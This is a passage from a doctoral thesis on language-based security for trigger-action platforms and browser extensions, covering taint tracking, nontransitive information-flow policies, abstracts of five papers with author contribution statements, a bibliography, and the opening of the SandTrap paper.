An information-flow policy specifies the permitted flows from data sources to observable behavior of a program, such as outputs, termination, and timing characteristics [10, 80]. A well-established example of information-flow policies is *noninterference* [42], which demands that the observable behavior to attackers must not depend on the secret inputs of the program. Noninterference, as an end-to-end hyperproperty [31], allows for formulating security requirements independent of specific implementation details in terms of data sources and sinks.

To analyze flows of information in programs, there exist various approaches in the literature including static [52, 80, 93, 101], dynamic [14, 16, 35, 62], and hybrid [13, 57, 77, 79], which offer distinct advantages and trade-offs. Static analysis mechanisms, like type systems, analyze program's source code with the aim of identifying and preventing policy violations at compile time, i.e., before executing the program. Dynamic mechanisms, like runtime monitors, observe program behavior during execution and give a verdict whether the program complies with the given policy or not. Cutting down on runtime overhead is the significant advantage of using static approaches while dynamic approaches benefit from accessing runtime values in the analysis.

Flow tracking in browser extensions. The description and permission list of a browser extension are meant to inform users about the extension's behavior. However, these do not always transparently reflect how user data is actually handled after the corresponding permission is granted to the extension. As discussed in Section I.3.3, the current coarse-grained permissions notify users only about cookie access, without detailing the potential access to Facebook session cookies and the intended use. Similarly, in the coupon extension shown in Figure I.2, the description is silent about why browsing history is required and to which servers it may be transmitted when the history permission is granted.

Extensive access to user data and the wide range of capabilities in browser extensions indeed call for information-flow analysis approaches to illustrate how sensitive data is used. Depending on what types of behavior are among the interest for analysis, different types of flows should be tracked.

A powerful technique to track direct data dependencies, like flows in variable assignments, is *taint tracking* [85]. Taint trackers label the data

I. Introduction

sources of interest as *tainted* and track the labels as data flows through the program to reach one of the sinks specified in the flow policy. Taint tracking can help detect privacy leaks, when the program attempts to exfiltrate sensitive data to unauthorized parties. It can also be used to protect code integrity, for example, preventing user input to alter sensitive DOM elements of a webpage, similar to the ad injector extension shown in Figure I.3.

Given the potential risks posed by malicious extensions accessing privacy-sensitive data like cookies and browsing history, we apply taint tracking to detect how sensitive data is exfiltrated via network requests. Paper D introduces CodeX, a static analysis framework developed to track flows from browser-specific sensitive sources like cookies, browsing history, bookmarks, and search terms to network sinks through network requests. CodeX strikes a balance between uncovering potential privacy leaks and reducing false alarms, specifically tuned for analyzing browser extensions. The mentioned examples of cookie-stealing extension and the coupon extension have successfully been detected by CodeX.

Nontransitive policies. In the classical model of information-flow control [33, 42, 78], security levels are transitive and constitute a partially ordered set. In this setting, sensitive information may flow to all higher security levels, i.e., elements of the transitive closure of the flow relation defined by the policy. For example, an unclassified document is available to people at all higher levels that can access confidential or top-secret documents.

Transitivity among different security levels poses challenges in formulating coarse-grained security requirements, particularly when dealing with untrusted modules. For instance, consider that the sensitive module A only accepts requests from the trusted module B in the system. The transitive relation of trust in the classical setting indirectly propagates the trust assumption to other modules that B accepts requests from. Thus, the sensitive module A might become exposed to untrusted modules via module B. In the request forgery attack explained in Section I.3.4, the sensitive internal server accepts requests only from users inside the protected network. However, the malicious webpage viewed by a user in the network can indirectly exploit the internal server, leading to remote execution of the attacker’s code. A nontransitive policy could rule out such undesirable flows from malicious modules to sensitive servers.

A further challenge occurs when a third-party untrusted module comes with its own fine-grained trust policy. For the module to operate in the system, the deployer needs to agree to the trust policy set by the module’s developer, which may put other modules in the system at risk. Instead of trusting security policies provided by third parties, i.e., module developers, the

deployer should be able to express coarse-grained policies and specify the trust level for modules, protecting sensitive modules from untrusted code. The need for a flexible information-flow policy language also drives the design of flow relations that are not necessarily transitive, unlike the classical Denning-style noninterference [33].

Nontransitive noninterference and *nontransitive types* [64] have been recently suggested, as a new security condition and enforcement, to support coarse-grained information-flow control where security labels are specified at the level of modules. Paper E demonstrates how nontransitive information-flow policies, suitable for reasoning at the level of modules of a program, can be reduced to Denning-style policies. Instead of employing a nonstandard type system, we show that a transpilation enables leveraging a standard flow-sensitive type system to enforce coarse-grained nontransitive policies. The immediate outcome of this reduction is that nontransitive policies, which are expressive enough to specify information-flow policies for systems with third-party modules, can be enforced by the existing mechanisms for the classical transitive noninterference.

1.5 Thesis objectives

This thesis proposes *the development of principled frameworks using language-based techniques to guarantee user security and privacy in web-driven systems*. The papers included in this thesis have four primary objectives:

1. To secure TAPs by identifying vulnerabilities and preventing malicious behavior in third-party applications using language-based sandboxing;
2. To present a construction-by-design approach for data-access minimization in TAPs;
3. To analyze privacy risks in browser extensions by tracking sensitive data flows to detect potential leaks of user data via network requests; and
4. To revisit nontransitive information-flow policies and leverage static mechanisms for fine-grained enforcement in module-based systems.



Thesis structure

This thesis comprises a collection of five papers, bundled up in three parts corresponding to the research areas outlined: *sandboxing*, *data minimization*, and *information-flow analysis*. Figure II.1 schematically demonstrates the relationship between the papers included in the thesis.




Figure II.1: Areas of contribution of the papers included in the thesis.

As depicted, this thesis contributes to both theoretical and practical aspects of language-based security and privacy. Paper A introduces a novel tool for monitoring JavaScript programs and Paper B takes a step towards formalizing the monitor. Paper C presents a new paradigm for fine-grained on-demand data minimization, implemented and formally established its correctness and minimization properties. Paper D introduces a practical framework for tracking flows in browser extensions, detecting leakages of sensi-

tive sources through network requests. Paper E goes from theory to practice, resulting in a transpiler tool for nontransitive policies.

The application domains of the papers are illustrated by color coding. Papers A, B, and C (in green) focuses on security and privacy aspects of trigger-action platforms. Paper D (in yellow) addresses flow tracking in browser extensions, and Paper E (in orange) position the nontransitive flow policies with respect to classical noninterference and prototypes for Java programs.

Part 1: Sandboxing

This part consists of Papers A and B focusing on JavaScript sandboxing and its application in securing TAPs.

Paper A SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Paper A identifies vulnerabilities in popular TAPs like IFTTT, Zapier, and Node-RED. To address these vulnerabilities and prevent malicious behavior, we introduce SandTrap, a JavaScript sandboxing monitor that enforces access control on TAPs. SandTrap integrates with the existing platforms and offers mechanisms to aid application makers with developing policies and securing third-party applications.

Paper B Securing Node-RED Applications

Paper B proposes a formal approach to securing Node-RED, based on the various range of vulnerabilities identified. It introduces a runtime monitoring framework with a core language that enforces access control policies of nodes at the levels of modules, APIs, values, and contexts.

Part 2: Data Minimization

This part contains Paper C developing the concept of data minimization by construction for TAPs.

Paper C LazyTAP: On-Demand Data Minimization for Trigger-Action Applications

Paper C presents LazyTAP, a new paradigm for fine-grained on-demand data minimization in TAPs. LazyTAP enables tight minimization that naturally generalizes to support multiple input services and is robust with respect to nondeterministic behavior of the

II. Thesis structure

applications. The proposed formalization ensures its correctness and the presented evaluation shows significant data minimization compared to the existing solutions with acceptable performance overhead.

Part 3: Information-Flow Analysis

Including Papers D and E, this part focuses on practical and theoretical aspects of information-flow analysis.

Paper D CodeX: A Framework for Tracking Flows in Browser Extensions

Paper D presents CodeX, a static analysis framework developed to track sensitive flows in browser extensions. Leveraging the power of CodeQL, a notion of hardened taint tracking is implemented that strikes a balance between uncovering potential privacy leaks and reducing false alarms, specifically tuned for analyzing browser extensions. Evaluation on the Chrome Web Store revealed extensions with risky flows of different class, helping to detect privacy-violating extensions.

Paper E Nontransitive Policies Transpiled

Paper E presents a transpilation technique from nontransitive policies to classical transitive noninterference. Devising a lightweight program transformation enables using standard flow-sensitive information-flow analyses to enforce nontransitive policies, bringing several theoretical and practical benefits.



Statement of contributions

Below we list the abstracts of the appended papers and outline the personal contributions for each.

A SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Mohammad M. Ahmadpanah, Daniel Hedin, Musard Balliu, Lars Eric Olsson, and Andrei Sabelfeld

Trigger-Action Platforms (TAPs) seamlessly connect a wide variety of otherwise unconnected devices and services, ranging from IoT devices to cloud services and social networks. TAPs raise critical security and privacy concerns because a TAP is effectively a “person-in-the-middle” between trigger and action services. Third-party code, routinely deployed as “apps” on TAPs, further exacerbates these concerns. This paper focuses on JavaScript-driven TAPs. We show that the popular IFTTT and Zapier platforms and an open-source alternative Node-RED are susceptible to attacks ranging from exfiltrating data from unsuspecting users to taking over the entire platform. We report on the changes by the platforms in response to our findings and present an empirical study to assess the implications for Node-RED. Motivated by the need for a secure yet flexible way to integrate third-party JavaScript apps, we propose SandTrap, a novel JavaScript monitor that securely combines the Node.js vm module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. To aid developers, SandTrap includes a policy generation mechanism. We instantiate SandTrap to IFTTT, Zapier, and Node-RED and illustrate on a set of

benchmarks how SandTrap enforces a variety of policies while incurring a tolerable runtime overhead.

Statement of contributions. I found and identified some of the vulnerabilities in Node-RED, where I came up with the idea of sandboxing nodes, further generalized for IFTTT and Zapier. I was responsible for outlining the requirements for SandTrap and instantiating it to IFTTT, Zapier, and Node-RED. I also designed and implemented the case studies to evaluate SandTrap for secure and insecure TAP applications.

Appeared in: *Proceedings of the 30th USENIX Security Symposium (USENIX Security), August 2021.*

B Securing Node-RED Applications

Mohammad M. Ahmadpanah, Musard Balliu, Daniel Hedin, Lars Eric Olsson, and Andrei Sabelfeld

Trigger-Action Platforms (TAPs) play a vital role in fulfilling the promise of the Internet of Things (IoT) by seamlessly connecting otherwise unconnected devices and services. While enabling novel and exciting applications across a variety of services, security and privacy issues must be taken into consideration because TAPs essentially act as persons-in-the-middle between trigger and action services. The issue is further aggravated since the triggers and actions on TAPs are mostly provided by third parties extending the trust beyond the platform providers. Node-RED, an open-source JavaScript-driven TAP, provides the opportunity for users to effortlessly employ and link nodes via a graphical user interface. Being built upon Node.js, third-party developers can extend the platform's functionality through publishing nodes and their wirings, known as flows.

This paper proposes an essential model for Node-RED, suitable to reason about nodes and flows, be they benign, vulnerable, or malicious. We expand on attacks discovered in recent work, ranging from exfiltrating data from unsuspecting users to taking over the entire platform by misusing sensitive APIs within nodes. We present a formalization of a runtime monitoring framework for a core language that soundly and transparently enforces fine-grained allowlist policies at module-, API-, value-, and context-level. We introduce the monitoring framework for Node-RED that isolates nodes while permitting them to communicate via well-defined API calls complying with the policy specified for each node.

III. Statement of contributions

Statement of contributions. As a step towards proving correctness guarantees for SandTrap, I developed formal models of Node-RED and the monitor. I proved that a formalization of SandTrap is sound and transparent for an essential model of Node-RED.

Appeared in: *Protocols, Strands, and Logic - Essays Dedicated to Joshua Guttman on the Occasion of his 66.66th Birthday, LNCS 13066, November 2021.*

C LazyTAP: On-Demand Data Minimization for Trigger-Action Applications

Mohammad M. Ahmadpanah, Daniel Hedin, and Andrei Sabelfeld

Trigger-Action Platforms (TAPs) empower applications (apps) for connecting otherwise unconnected devices and services. The current TAPs like IFTTT require trigger services to push excessive amounts of sensitive data to the TAP regardless of whether the data will be used in the app, at odds with the principle of data minimization. Furthermore, the rich features of modern TAPs, including IFTTT queries to support multiple trigger services and non-determinism of apps, have been out of the reach of previous data minimization approaches like minTAP. This paper proposes LazyTAP, a new paradigm for fine-grained on-demand data minimization. LazyTAP breaks away from the traditional push-all approach of coarse-grained data over-approximation. Instead, LazyTAP pulls input data on-demand, once it is accessed by the app execution. Thanks to the fine granularity, LazyTAP enables tight minimization that naturally generalizes to support multiple trigger services via queries and is robust with respect to nondeterministic behavior of the apps. We achieve seamlessness for third-party app developers by leveraging laziness to defer computation and proxy objects to load necessary remote data behind the scenes as it becomes needed. We formally establish the correctness of LazyTAP and its minimization properties with respect to both IFTTT and minTAP. We implement and evaluate LazyTAP on app benchmarks showing that on average LazyTAP improves minimization by 95% over IFTTT and by 38% over minTAP, while incurring a tolerable performance overhead.

Statement of contributions. Through an empirical study, I identified motivating examples that guided the development of LazyTAP. I collaborated on the design and implementation of the architecture as well as the formalization of LazyTAP. Moreover, I collected and developed a set of representative

benchmark applications, and evaluated LazyTAP’s impact on data minimization and performance.

Appeared in: *44th IEEE Symposium on Security and Privacy (S&P), May 2023.*

D CodeX: A Framework for Tracking Flows in Browser Extensions

Mohammad M. Ahmadpanah, Matías F. Gobbi, Daniel Hedin, Johannes Kinder, and Andrei Sabelfeld

Browser extensions put millions of users at risk due to their elevated privileges. Despite the current practices of semi-automated code vetting, privacy-violating extensions still thrive in the official stores. We propose CodeX, a framework for hardened taint tracking of flows from browser-specific sensitive sources like cookies, browsing history, bookmarks, and search terms to network sinks through network requests. CodeX leverages the power of CodeQL while breaking away from the conservativeness of bug-finding flavors of the traditional CodeQL taint analysis. We evaluate the framework on the extensions published on the Chrome Web Store between March 2021 and March 2024. CodeX has identified 3,719 extensions with potentially risky flows of which 1,588 received the higher classification of risky. Our manual verification of 337 of those extensions resulted in flagging 211 as privacy-violating, impacting up to 3.6M users.

Statement of contributions. Through analyzing a subset of extensions on the Chrome Web Store, I identified a set of risky flow patterns for each class of leakage. I extended the taint tracking configurations of CodeQL and developed CodeX queries specifically designed to detect the risky flows studied. Furthermore, I conducted evaluation analysis on the large dataset of extensions and performed manual verification to flag privacy-violating extensions.

Appeared in: *Manuscript*

E Nontransitive Policies Transpiled

Mohammad M. Ahmadpanah, Aslan Askarov, and Andrei Sabelfeld

Nontransitive Noninterference (NTNI) and Nontransitive Types (NTT) are a new security condition and enforcement for policies which, in contrast

III. Statement of contributions

to Denning’s classical lattice model, assume no transitivity of the underlying flow relation. Nontransitive security policies are a natural fit for coarse-grained information-flow control where labels are specified at module rather than variable level of granularity.

While the nontransitive and transitive policies pursue different goals and have different intuitions, this paper demonstrates that nontransitive noninterference can in fact be reduced to classical transitive noninterference. We develop a lattice encoding that establishes a precise relation between NTNI and classical noninterference. Our results make it possible to clearly position the new NTNI characterization with respect to the large body of work on noninterference. Further, we devise a lightweight program transformation that leverages standard flow-sensitive information-flow analyses to enforce nontransitive policies. We demonstrate several immediate benefits of our approach, both theoretical and practical. First, we improve the permissiveness over (while retaining the soundness of) the nonstandard NTT enforcement. Second, our results naturally generalize to a language with intermediate inputs and outputs. Finally, we demonstrate the practical benefits by utilizing state-of-the-art flow-sensitive tool JOANA to enforce nontransitive policies for Java programs.

Statement of contributions. I formalized and proved the transpilation of nontransitive noninterference to classical transitive noninterference, for programs with or without intermediate inputs and outputs. I also implemented a prototype transpiler for Java programs to showcase the practical application of this technique using case studies.

Appeared in: *6th IEEE European Symposium on Security and Privacy (EuroS&P), September 2021.*

Bibliography

- [1] M. Aghvamipناه, M. Amini, C. Artho, and M. Balliu. Activity recognition protection for IoT trigger-action platforms. In *EuroS&P*, 2024.
- [2] M. M. Ahmadpanah, D. Hedin, M. Balliu, L. E. Olsson, and A. Sabelfeld. SandTrap: Securing JavaScript-driven trigger-action platforms. In *USENIX Security*, 2021.
- [3] M. M. Ahmadpanah, D. Hedin, and A. Sabelfeld. Lazytap: On-demand data minimization for trigger-action applications. In *S&P*, 2023.
- [4] A. AlHamdan and C. Staicu. Sanddriller: A fully-automated approach for testing language-based javascript sandboxes. In *USENIX Security*, 2023.
- [5] M. Alhanahnah, C. Stevens, and H. Bagheri. Scalable analysis of interaction threats in IoT systems. In *ISSTA*, 2020.
- [6] N. AnCIAUX, D. Boutara, B. Nguyen, and M. Vazirgiannis. Limiting data exposure in multi-label classification processes. *Fundam. Informaticae*, 2015.
- [7] N. AnCIAUX, B. Nguyen, and M. Vazirgiannis. Limiting data collection in application forms: A real-case application of a founding privacy principle. In *PST*, 2012.
- [8] T. Antignac, D. Sands, and G. Schneider. Data minimisation: A language-based approach. In *SEC*, 2017.
- [9] Apache. Log4j. <https://logging.apache.org/log4j>, 2024.
- [10] A. Askarov. *Policies and Mechanisms for Securing Information Release*. PhD thesis, Chalmers University of Technology, Gothenburg, Sweden, 2009.
- [11] M. Balliu, I. Bastys, and A. Sabelfeld. Securing IoT apps. *IEEE Security & Privacy*, 2019.
- [12] I. Bastys, M. Balliu, and A. Sabelfeld. If this then what? controlling flows in IoT apps. In *CCS*, 2018.
- [13] A. Bedford, J. Desharnais, T. G. Godonou, and N. Tawbi. Enforcing information flow by combining static and dynamic analysis. In *FPS*, 2013.

- [14] N. Bielova and T. Rezk. A taxonomy of information flow monitors. In *POST*, 2016.
- [15] D. Bui, B. Tang, and K. G. Shin. Detection of inconsistencies in privacy practices of browser extensions. In *S&P*, 2023.
- [16] P. Buiras and B. van Delft. Dynamic enforcement of dynamic policies. In *PLAS@ECOOP*, 2015.
- [17] K. L. Busbee and D. Braunschweig. *Programming Fundamentals: A Modular Structured Approach*. Rebus, 2018.
- [18] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. D. McDaniel, and A. S. Uluagac. Sensitive information tracking in commodity IoT. In *USENIX Security*, 2018.
- [19] Z. B. Celik, E. Fernandes, E. Pauley, G. Tan, and P. D. McDaniel. Program analysis of commodity IoT applications for security and privacy: Challenges and opportunities. *ACM Comput. Surv.*, 2019.
- [20] Z. B. Celik, G. Tan, and P. D. McDaniel. IoTGuard: Dynamic enforcement of security and safety policy in commodity IoT. In *NDSS*, 2019.
- [21] W. Chang and S. Chen. ExtensionGuard: Towards runtime browser extension information leakage detection. In *CNS*, 2016.
- [22] Q. Chen and A. Kapravelos. Mystique: Uncovering information leakage from browser extensions. In *CCS*, 2018.
- [23] X. Chen, X. Zhang, M. Elliot, X. Wang, and F. Wang. Fix the leaking tap: A survey of trigger-action programming (TAP) security issues, detection techniques and solutions. *Comput. Secur.*, 2022.
- [24] Y. Chen, M. Alhanahnah, A. Sabelfeld, R. Chatterjee, and E. Fernandes. Practical data access minimization in trigger-action platforms. In *USENIX Security*, 2022.
- [25] Y. Chen, A. R. Chowdhury, R. Wang, A. Sabelfeld, R. Chatterjee, and E. Fernandes. Data privacy in trigger-action IoT systems. In *S&P*, 2021.
- [26] H. Chi, Q. Zeng, X. Du, and L. Luo. Pfirewall: Semantics-aware customizable data flow control for smart home privacy protection. In *NDSS*, 2021.
- [27] Y. Chiang, H. Hsiao, C. Yu, and T. H. Kim. On the privacy risks of compromised trigger-action platforms. In *ESORICS*, 2020.

Bibliography

- [28] Chrome Extensions Stats. <https://chrome-stats.com/t/extension>, 2024.
- [29] Desktop internet browser market share 2015-2024. <https://www.statista.com/statistics/544400/market-share-of-internet-browsers-desktop/>, 2024.
- [30] The 25 most popular Chrome extensions in Chrome Web Store. <https://chrome-stats.com/top>, 2024.
- [31] M. R. Clarkson and F. B. Schneider. Hyperproperties. *J. Comput. Secur.*, 2010.
- [32] C. Cobb, M. Surbatovich, A. Kawakami, M. Sharif, L. Bauer, A. Das, and L. Jia. How risky are real users' IFTTT applets? In *SOUPS*, 2020.
- [33] D. E. Denning. A lattice model of secure information flow. *Communications of the ACM*, 1976.
- [34] deno-vm. <https://www.npmjs.com/package/deno-vm>, 2024.
- [35] D. Devriese and F. Piessens. Noninterference through secure multi-execution. In *S&P*, 2010.
- [36] B. Eriksson, P. Picazo-Sanchez, and A. Sabelfeld. Hardening the security analysis of browser extensions. In *SAC*, 2022.
- [37] Y. Falcone, S. Krstic, G. Reger, and D. Traytel. A taxonomy for classifying runtime verification tools. *Int. J. Softw. Tools Technol. Transf.*, 2021.
- [38] A. Fass, D. F. Somé, M. Backes, and B. Stock. Doublex: Statically detecting vulnerable data flows in browser extensions at scale. In *CCS*, 2021.
- [39] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. Flowfence: Practical data protection for emerging IoT application frameworks. In *USENIX Security*, 2016.
- [40] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized action integrity for trigger-action IoT platforms. In *NDSS*, 2018.
- [41] General Data Protection Regulation (GDPR). Art. 5 Principles relating to processing of personal data. <https://gdpr-info.eu/art-5-gdpr/>, 2018.
- [42] J. A. Goguen and J. Meseguer. Security policies and security models. In *S&P*, 1982.

- [43] Google. Chrome Web Store. <https://chromewebstore.google.com/>, 2024.
- [44] Google. Chrome Web Store - Limited Use. <https://developer.chrome.com/docs/webstore/program-policies/limited-use>, 2024.
- [45] Google. Chrome Web Store - Program Policies. <https://developer.chrome.com/docs/webstore/program-policies>, 2024.
- [46] Google. Chrome Web Store - Use of Permissions. <https://developer.chrome.com/docs/webstore/program-policies/permissions>, 2024.
- [47] Google. Updated Privacy Policy & Secure Handling Requirements. <https://developer.chrome.com/docs/webstore/program-policies/user-data-faq>, 2024.
- [48] Guardio. “FakeGPT”: New Variant of Fake-ChatGPT Chrome Extension Stealing Facebook Ad Accounts with Thousands of Daily Installs. <https://labs.guard.io/fakegpt-new-variant-of-fake-chatgpt-chrome-extension-stealing-facebook-ad-accounts-with-4c9996a8f282>, 2023.
- [49] K. W. Hamlen. *Security Policy Enforcement by Automated Program-rewriting*. PhD thesis, Cornell University, USA, 2006.
- [50] N. Hardy. The confused deputy (or why capabilities might have been invented). *ACM SIGOPS Oper. Syst. Rev.*, 1988.
- [51] D. Hedin and A. Sabelfeld. A perspective on information-flow control. In *Software Safety and Security*. IOS Press, 2012.
- [52] S. Hunt and D. Sands. On flow-sensitive security types. In *POPL*, 2006.
- [53] Get a morning reminder about your first meeting daily. <https://ifttt.com/applets/bzawYhTf-get-a-morning-reminder-about-your-first-meeting-daily>, 2024.
- [54] IFTTT: If This Then That. <https://ifttt.com/>, 2024.
- [55] IFTTT’s partner program. <https://ifttt.com/partners>, 2024.
- [56] Recommend a random movie to watch today! <https://ifttt.com/applets/dfPtWnh6-recommend-a-random-movie-to-watch-today>, 2024.

Bibliography

- [57] F. Imani-Mehr and M. S. Fallah. How powerful are run-time monitors with static information? *Comput. J.*, 2016.
- [58] The ad blocker that injects ads. <https://www.imperva.com/blog/the-ad-blocker-that-injects-ads/>, 2024.
- [59] D. S. Jegan, M. Swift, and E. Fernandes. Architecting trigger-action platforms for security, performance and functionality. In *NDSS*, 2024.
- [60] A. Kapravelos, C. Grier, N. Chachra, C. Kruegel, G. Vigna, and V. Paxson. Hulk: Eliciting malicious behavior in browser extensions. In *USENIX Security*, 2014.
- [61] D. Kozen. Language-based security. In *MFCs*, 1999.
- [62] E. Kozyri, F. B. Schneider, A. Bedford, J. Desharnais, and N. Tawbi. Beyond labels: Permissiveness for dynamic information flow enforcement. In *CSF*, 2019.
- [63] Log4shell and request forgery attacks. <https://embracethered.com/blog/posts/2022/log4shell-and-request-forgery-attacks/>, 2024.
- [64] Y. Lu and C. Zhang. Nontransitive security types for coarse-grained information flow control. In *CSF*, 2020.
- [65] LunaSec. Log4Shell: RCE 0-day exploit found in Log4j. <https://www.lunasec.io/docs/blog/log4j-zero-day/>, 2021.
- [66] LunaSec. What is the Log4j vulnerability? <https://www.ibm.com/topics/log4j>, 2024.
- [67] A. H. Maslow. The dynamics of psychological security-insecurity. *Character & Personality; A Quarterly for Psychodiagnostic & Allied Studies*, 1942.
- [68] Smart button baby monitor. <https://www.hackster.io/Fan/smart-button-baby-monitor-a03a90>, 2017.
- [69] Node-RED. <https://nodered.org/>, 2024.
- [70] Water utility complete example. <https://flows.nodered.org/flow/b1d00d13f1db357ac686f9379731060c>, 2024.

- [71] Download statistics for package node-red. <https://npm-stat.com/charts.html?package=node-red&from=2013-01-01&to=2024-07-31,2024>.
- [72] A. Pfitzmann and M. Hansen. A terminology for talking about privacy by data minimization: Anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management. https://dud.inf.tu-dresden.de/literatur/Anon_Terminology_v0.34.pdf, 2010.
- [73] P. Picazo-Sanchez, B. Eriksson, and A. Sabelfeld. No signal left to chance: Driving browser extension analysis by download patterns. In *ACSAC*, 2022.
- [74] S. Pinisetty, T. Antignac, D. Sands, and G. Schneider. Monitoring data minimisation. *CoRR*, abs/1801.02484, 2018.
- [75] J. Qiu, Z. Tian, C. Du, Q. Zuo, S. Su, and B. Fang. A survey on access control in the age of Internet of Things. *IEEE Internet Things J.*, 2020.
- [76] Realm Shim. <https://www.npmjs.com/package/realms-shim>, 2024.
- [77] B. P. S. Rocha, M. Conti, S. Etalle, and B. Crispo. Hybrid static-runtime information flow and declassification enforcement. *IEEE Trans. Inf. Forensics Secur.*, 2013.
- [78] J. Rushby. *Noninterference, transitivity, and channel-control security policies*. SRI International, Computer Science Laboratory Menlo Park, 1992.
- [79] A. Russo and A. Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In *CSF*, 2010.
- [80] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE J. Sel. Areas Commun.*, 2003.
- [81] Safqa Coupons Chrome Extension. <https://chrome-stats.com/d/dkdfaikjbcicjbjejichilcfidbifjdl>, 2024.
- [82] P. Samarati and S. D. C. di Vimercati. Access control: Policies, models, and mechanisms. In *FOSAD*, 2000.
- [83] F. B. Schneider, J. G. Morrisett, and R. Harper. A language-based approach to security. In *Informatics*, 2001.
- [84] B. Schneier. The psychology of security. In *AFRICACRYPT*, 2008.

Bibliography

- [85] D. Schoepe, M. Balliu, B. C. Pierce, and A. Sabelfeld. Explicit secrecy: A policy for taint tracking. In *EuroS&P*, 2016.
- [86] S. Schoettler, A. Thompson, R. Gopalakrishna, and T. Gupta. Walnut: A low-trust trigger-action platform. *CoRR*, abs/2009.12447, 2020.
- [87] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of IFTTT recipes. In *WWW*, 2017.
- [88] The Guardian. Slow recovery from IT outage begins as experts warn of future risks. <https://www.theguardian.com/australia-news/article/2024/jul/19/microsoft-windows-pcs-outage-blue-screen-of-death>, 2024.
- [89] I. W. Today. IoT Malware Attacks Jump 400% Since 2022, Report. <https://www.iotworldtoday.com/security/iot-malware-attacks-jump-400-since-2022-report>, 2023.
- [90] Treehouse. <https://github.com/TreehouseJS>, 2024.
- [91] N. Vasilakis, B. Karel, N. Roessler, N. Dautenhahn, A. DeHon, and J. M. Smith. Breakapp: Automated, flexible application compartmentalization. In *NDSS*, 2018.
- [92] vm2. <https://github.com/patriksimek/vm2>, 2024.
- [93] D. M. Volpano, C. E. Irvine, and G. Smith. A sound type system for secure flow analysis. *J. Comput. Secur.*, 1996.
- [94] Q. Wang, P. Datta, W. Yang, S. Liu, A. Bates, and C. A. Gunter. Charting the attack surface of trigger-action IoT platforms. In *CCS*, 2019.
- [95] Wired. Hackers Gain Direct Access to US Power Grid Controls. <https://www.wired.com/story/hackers-gain-switch-flipping-access-to-us-power-systems/>, 2017.
- [96] R. Xu, Q. Zeng, L. Zhu, H. Chi, X. Du, and M. Guizani. Privacy leakage in smart homes and its mitigation: IFTTT as a case study. *IEEE Access*, 2019.
- [97] Save new instagram photos to dropbox. <https://zapier.com/apps/dropbox/integrations/instagram/197/save-new-instagram-photos-to-dropbox>, 2024.

- [98] Zapier. <https://zapier.com/>, 2024.
- [99] Zapier customer stories. <https://zapier.com/customer-stories>, 2024.
- [100] I. Zavalysyn, N. Santos, R. Sadre, and A. Legay. My house, my rules: A private-by-design smart home platform. In *MobiQuitous*, 2020.
- [101] S. Zdancewic and A. C. Myers. Secure information flow and CPS. In *ESOP*, 2001.

Sandboxing



SandTrap: Securing JavaScript-driven Trigger-Action Platforms

***Mohammad M. Ahmadpanah, Daniel Hedin, Musard Balliu, Lars Eric
Olsson, and Andrei Sabelfeld***

USENIX Security 2021

Abstract

Trigger-Action Platforms (TAPs) seamlessly connect a wide variety of otherwise unconnected devices and services, ranging from IoT devices to cloud services and social networks. TAPs raise critical security and privacy concerns because a TAP is effectively a “person-in-the-middle” between trigger and action services. Third-party code, routinely deployed as “apps” on TAPs, further exacerbates these concerns. This paper focuses on JavaScript-driven TAPs. We show that the popular IFTTT and Zapier platforms and an open-source alternative Node-RED are susceptible to attacks ranging from exfiltrating data from unsuspecting users to taking over the entire platform. We report on the changes by the platforms in response to our findings and present an empirical study to assess the implications for Node-RED. Motivated by the need for a secure yet flexible way to integrate third-party JavaScript apps, we propose SandTrap, a novel JavaScript monitor that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. To aid developers, SandTrap includes a policy generation mechanism. We instantiate SandTrap to IFTTT, Zapier, and Node-RED and illustrate on a set of benchmarks how SandTrap enforces a variety of policies while incurring a tolerable runtime overhead.

A.1 Introduction

Trigger-Action Platforms (TAPs) seamlessly connect a wide variety of otherwise unconnected devices and services, ranging from IoT devices to cloud services and social networks. TAPs like IFTTT [30], Zapier [74], and Node-RED [48], allow users to run trigger-action *apps* (or *flows*). Upon a *trigger*, the app performs an *action*, such as “Get an email when your EZVIZ camera senses motion” [↗](#), “Save new Instagram photos to Dropbox” [↗](#), and control “a thermostat which can switch a heater on or off depending on temperature” [↗](#). IFTTT’s 18 million users run more than a billion apps a month connected to more than 650 partner services [38].

JavaScript is a popular language for both apps and their integration in TAPs. IFTTT enables app makers to write so-called *filter* code, JavaScript to customize the trigger and action ingredients, while Zapier offers so-called *code steps* in JavaScript. For IFTTT’s camera-to-email app [↗](#), the filter code might, for example, skip the action during certain hours. Both IFTTT and Zapier utilize serverless computing to run the JavaScript apps with Node.js

